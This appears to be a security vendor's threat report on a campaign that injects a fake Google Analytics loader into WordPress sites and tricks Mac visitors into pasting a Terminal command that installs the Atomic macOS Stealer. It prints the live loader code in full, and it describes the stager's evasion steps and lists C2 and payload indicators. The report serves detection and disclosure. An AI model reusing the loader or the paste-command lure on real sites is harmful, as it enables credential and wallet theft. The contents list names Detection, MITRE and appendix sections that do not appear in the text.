
Illustration: a dark octopus surrounded by glowing network nodes, representing the multi-armed reach of the ClickFix campaign infrastructure.
Since July 28, 2026, we have tracked a malware campaign that compromises legitimate websites (mostly small and mid-sized businesses running WordPress) and turns them into unwitting delivery points for a Mac-targeting information stealer. Visitors who are not recognized as bots see a convincing fake “Bot Protection” verification screen. Anyone who follows its instructions ends up running a few lines in their own Terminal, which quietly installs Atomic macOS Stealer (AMOS), malware built to harvest cryptocurrency wallets, saved passwords, browser sessions, and Keychain contents.
“ClickFix” (tricking a visitor into pasting and running a command themselves, rather than downloading a file) has spread across many unrelated malware families over the past year, precisely because it routes around the browser and antivirus protections built to catch file downloads. What sets this campaign apart is scale and persistence: over seven weeks of tracking, we identified over 1,650 distinct infected websites, and the two most recent scan sweeps showed the highest infection rates of the tracking window.
We are publishing this because three things need to happen faster than they currently are:
- Compromised site owners need to know they are compromised. Many of the sites in our dataset stayed infected for weeks. The disguise (a fake Google Analytics tag) and the loader’s ability to hide from automated scanners mean a site can look completely clean in a routine check while still actively serving the lure to real visitors.
- Web hosts and security plugin vendors need a durable detection signature. The campaign’s infrastructure rotates constantly. We observed 154 distinct command-and-control hostnames in seven weeks, which means anyone defending purely on a domain blocklist is always working from a stale list. The structural pattern of the injected script is far more durable. The Detection section gives this pattern.
- Everyday Mac users need to recognize the lure. No legitimate website verification step will ever ask you to open Terminal and paste something. If you have seen this before and followed the instructions, treat your Mac as compromised.
Contents
- Scope
- The infection chain: what a visitor actually sees, and what happens after
- Indicators of Compromise
- Why this keeps slipping past defenses
- The numbers: seven weeks of tracking
- What we are asking of different readers
- Conclusion
- Detection
- MITRE ATT&CK Matrix Mapping
- Appendix: all C2 hostnames observed
Scope
This report is limited to footprinting the infrastructure of this threat actor and tracking how the actor rotates its IP addresses and hostnames. It is not a malware analysis of AMOS. AMOS is a known information stealer, and other public reports describe how it operates. We describe the lure and the payload only as far as detection and response need them.
The infection chain: what a visitor actually sees, and what happens after
This campaign compromises legitimate websites (mostly WordPress sites) and injects a script that poses as Google Analytics. Visitors that the script does not identify as bots or crawlers see a fake “Bot Protection” prompt. The prompt gives macOS instructions. If a Mac user obeys these instructions, the Mac installs an information stealer.
Here is the full chain, from first page load to final payload:

Fig. 1: The infection chain, from the compromised website to the AMOS payload.
Stage 1: The Disguised Loader (t.js)
Every infected site loads the same small script. Usually, the script tag has an id attribute (ganalytics-tracker-js) that imitates a Google Analytics tag. Some sites load the script without this attribute, as the screenshot below shows.

The injected loader tag in the page source of a compromised website.

The body of the t.js loader, as served from the C2 host to every visitor the bot check does not exclude.
The loader code:
(function(){if(/bot|crawler|spider|crawling|facebookexternalhit|Facebot|Twitterbot|LinkedInBot|Slackbot|Discordbot|WhatsApp|TelegramBot|Googlebot|Bingbot|Baiduspider|YandexBot|DuckDuckBot|Sogou|Exabot|ia_archiver|AhrefsBot|SemrushBot|MJ12bot|DotBot|PetalBot|Bytespider|GPTBot|ChatGPT|ClaudeBot|Anthropic|CCBot|DataForSeoBot/i.test(navigator.userAgent))return;var o=document.currentScript.src.split("?")[0].replace(/\/t\.js$/,"");window.__analyticsUrl=o;window.__analyticsSite="e1d28341a66a711f6f2d50fbbd24114b";var K="__ab_v",v=localStorage.getItem(K);if(!v){v=Math.random()*100<50?"B":"A";localStorage.setItem(K,v)}window.__abVariant=v;function l(s,d){var e=document.createElement("script");e.async=true;e.src=o+s;if(d)e.dataset.site=d;document.head.appendChild(e)}l("/t.4b1009ff6c3f.js","e1d28341a66a711f6f2d50fbbd24114b");l(v==="B"?"/ext-b.246e94baca7e.js":"/ext.a25def992771.js");})();The script does these steps:
- Immediately exits if the visitor’s browser looks like a known bot, crawler, or automated scanner. The exclusion list is broad. It covers standard search engine crawlers, social media link-preview bots, SEO tools, and AI crawlers such as GPTBot and ClaudeBot.
- Assigns the visitor to one of two variants (A/B), stored in the browser’s local storage.
- Loads a second script that behaves as a simple visit-counting beacon.
- Loads the fake-CAPTCHA overlay matching the visitor’s assigned variant.
The bot-exclusion list means automated security scanners that do not present as a normal browser will typically see nothing wrong on an infected page. This is a key reason that infections on some sites persist for weeks without being flagged.
Stage 2: The Fake “Bot Protection” Prompt & ClickFix Lure

The fake “Bot Protection” challenge on a compromised website. It copies the Google reCAPTCHA logo and style.
The overlay shows a full-page fake reCAPTCHA challenge. It uses the Google reCAPTCHA logo and matching style, and it is available in 14 languages. The overlay also runs a second bot check. Visitors with a normal desktop browser pass this check and see the lure.
The lure follows the “ClickFix” pattern: rather than asking the visitor to download and run a file, it asks the visitor to perform the infection themselves through copy-paste:
- Open Spotlight (⌘+Space)
- Type “Terminal” and press Return
- Paste (⌘+V) and press Return

The ClickFix instructions. The overlay tells the visitor to expect the text “I am not a robot - reCAPTCHA Verification ID”.

The pasted command in Terminal.

The Terminal window after the command runs. It is cleared and shows a fake “✓ Verification successful” message, so the victim sees no sign of the download.
The “verify” button silently copies a command to the clipboard. The pasted command has three parts:
- An
echocommand prints “I am not a robot - reCAPTCHA Verification ID”. This text matches the text that the overlay told the visitor to expect, and it is the only readable part of the command. - A base64 string decodes to a second command, which runs in
bash. This command downloads the stager into/tmpand runs it in the background. - The command clears the Terminal window and prints a fake “✓ Verification successful” message.
The decoded command also runs history -d and fc -p to remove itself from the shell history. These commands run in the child bash process, not in the zsh shell of the visitor. For this reason, they do not change the zsh history. When the Terminal session closes, zsh saves the full pasted command to ~/.zsh_history. This is useful evidence for responders.
Stage 3: The Downloader and AMOS Infostealer Payload
Illustration. This image is not a screenshot of the malware.
The pasted command downloads and runs a shell script that:
- Reports its progress back to a separate tracking server.
- Detects the Mac’s processor architecture and downloads the matching payload.
- Removes the quarantine flag (
xattr -d com.apple.quarantine) from the payload and applies an ad-hoc code signature. Files thatcurldownloads get no quarantine flag, so Gatekeeper does not examine the payload in any case. - Installs itself under a disguised path inside the user’s Library folder and relaunches itself in the background.
The final payload is a variant of Atomic macOS Stealer (AMOS), targeting:
- Cryptocurrency wallets and seed phrases (Exodus, Electrum, MetaMask, Phantom, Keplr, Rabby, and hardware wallet software)
- Browser-stored passwords and cookies (Chrome, Firefox, Safari, Opera)
- macOS Keychain contents
- Password manager exports (1Password)
- SSH and GPG keys
This is a credential and wallet theft operation, not ransomware or a botnet recruiter.
Indicators of Compromise
We observed all values below during our tracking, from July 28, 2026 to the date of publication. You can block, alert, or hunt on any of them.
Loader / overlay hosts (rotating C2 infrastructure)
These domains hosted the t.js loader and fake-CAPTCHA overlay at some point during our tracking window. Treat this as a historical snapshot, not a durable blocklist entry.
flaempriarnnois[.]space
relmciarnlioix[.]life
reed-pavcaeor[.]life
reed-greogzium[.]life
coral-forge-beacon-glioen[.]live
googlanalitlcs[.]icu / .xyz / .live / .online / .pro

(Full historical host list in the appendix.)
URL patterns
hxxps://<c2>/t.js?site=<32-char-hex-id>
hxxps://<c2>/t.<hash>.js
hxxps://<c2>/ext.<hash>.js
hxxps://<c2>/ext-b.<hash>.js
hxxps://<c2>/collect  (POST, visit beacon)
Downloader / payload infrastructure
hxxp://62.60.156[.]226/stager/init?force=1         bash stager
hxxp://62.60.216[.]43/<hex-path>?force=1           bash stager (alternate URL)
hxxp://62.60.156[.]226/payload/arm64/amos_bin     AMOS (arm64)
hxxp://62.60.156[.]226/payload/x86_64/amos_bin    AMOS (Intel)
hxxp://95.163.153[.]80:8133/api/t                 stager telemetry
Payload hashes (SHA-256)
Bash stager   75e2543fa49ab2efbe78edcf36b0d8c9273c4f97f83147d52c342c7725409ffb
AMOS (arm64)  5390d111dac10f013473e65174481a0054fd58e4d85ec51db4b9716380ad8832
AMOS (Intel)  dc5a26792bac723d4a5c9b14e0f17129328aed1d42b2cfa609ea0f9e005b6ee1
Host-based indicators (for Mac endpoint defenders)
File path   : ~/Library/Caches/com.apple.metadata/com.apple.verified [High Confidence]
Process     : com.apple.verified (background process)              [High Confidence]
Artifact    : /var/db/.d87352f2 (marker file)                      [High Confidence]
Shell hist. : "reCAPTCHA Verification ID" in ~/.zsh_history        [Medium Confidence]
File path   : /tmp/.csfeXB (stager, deleted after it runs)         [Low Confidence - name can change]
Localstorage: __ab_v                                               [Low Confidence - Triage Only]
Cookies     : _av, _avs, fkrc_shown=1                              [Low Confidence - Triage Only]
Note on Confidence: Short variable names such as _av and __ab_v may collide with generic legitimate analytics or split-testing scripts. Use them strictly as corroborating triage signals in conjunction with network requests or endpoint file artifacts.
A visitor whose Mac shows the com.apple.verified path under ~/Library/Caches/com.apple.metadata/ should be treated as compromised: credentials, browser sessions, and any accessible crypto wallets should be considered exposed and rotated.
Why this keeps slipping past defenses
- It hides from exactly the tools built to find it. The loader’s bot list excludes most automated scanners and AI-based crawlers. A site can look completely clean to an automated check while actively serving the lure to real visitors.
- The infected file looks like analytics. The disguise blends into the dozens of legitimate third-party scripts a typical WordPress site already loads.
- No browser download event occurs. The victim runs a command in Terminal, so the browser never downloads a file. Browser protections (Google Safe Browsing, download quarantine prompts) never see the payload.
curladds no quarantine flag, so Gatekeeper does not examine the payload. - It hides the command from the victim. The command clears the Terminal window and prints a fake success message. The victim sees no sign of the download.
- C2 infrastructure rotates faster than blocklists update. This is the core reason that a hostname-based defense falls permanently behind this actor.
The numbers: seven weeks of tracking
Methodology
We found the compromised websites through regular monitoring of web scan data. These scans load each page in a full browser, so the bot check in the loader does not hide the inject from them. Our dataset contains only websites that appear in this scan data. For this reason, 1,650 is a minimum count, and the real number of compromised websites is probably higher.
Between July 28 and September 14, 2026, we ran repeated scans across our tracked victim population of over 1,650 websites. By infection rate, we mean the proportion of tracked sites that served the live ClickFix loader during each scan sweep:

Fig. 2: Infection rate for each scan sweep, July 28 to September 14, 2026.
This campaign did not spike once and then fade. Before the last two sweeps, the infection rate stayed between 20% and 34%. The two most recent sweeps showed the highest rates of the tracking window, at 37% and 39%.
Infrastructure that outruns blocklists

Fig. 3: New C2 hostnames for each day, and the cumulative total.
New C2 infrastructure arrives in bursts: two waves (July 28 and August 27) introduced over 40 new hostnames each in a single day. By September 14, our cumulative count reached 154 distinct hostnames. Anyone defending purely by blocking known-bad domains is, at best, a few days behind at all times.
Watching individual sites rotate
Illustration: one toolkit reaching many compromised websites at once, with each site moved between C2 hostnames on the operator’s schedule.
Each compromised website moves from one C2 hostname to the next. Figure 4 shows three examples.

Fig. 4: C2 rotation on three anonymized websites.
The exact six-hostname sequence of Victim C also appeared on 24 other victims in our dataset. This is consistent with a single operator who pushes scheduled infrastructure changes across a large part of the victim base at once.
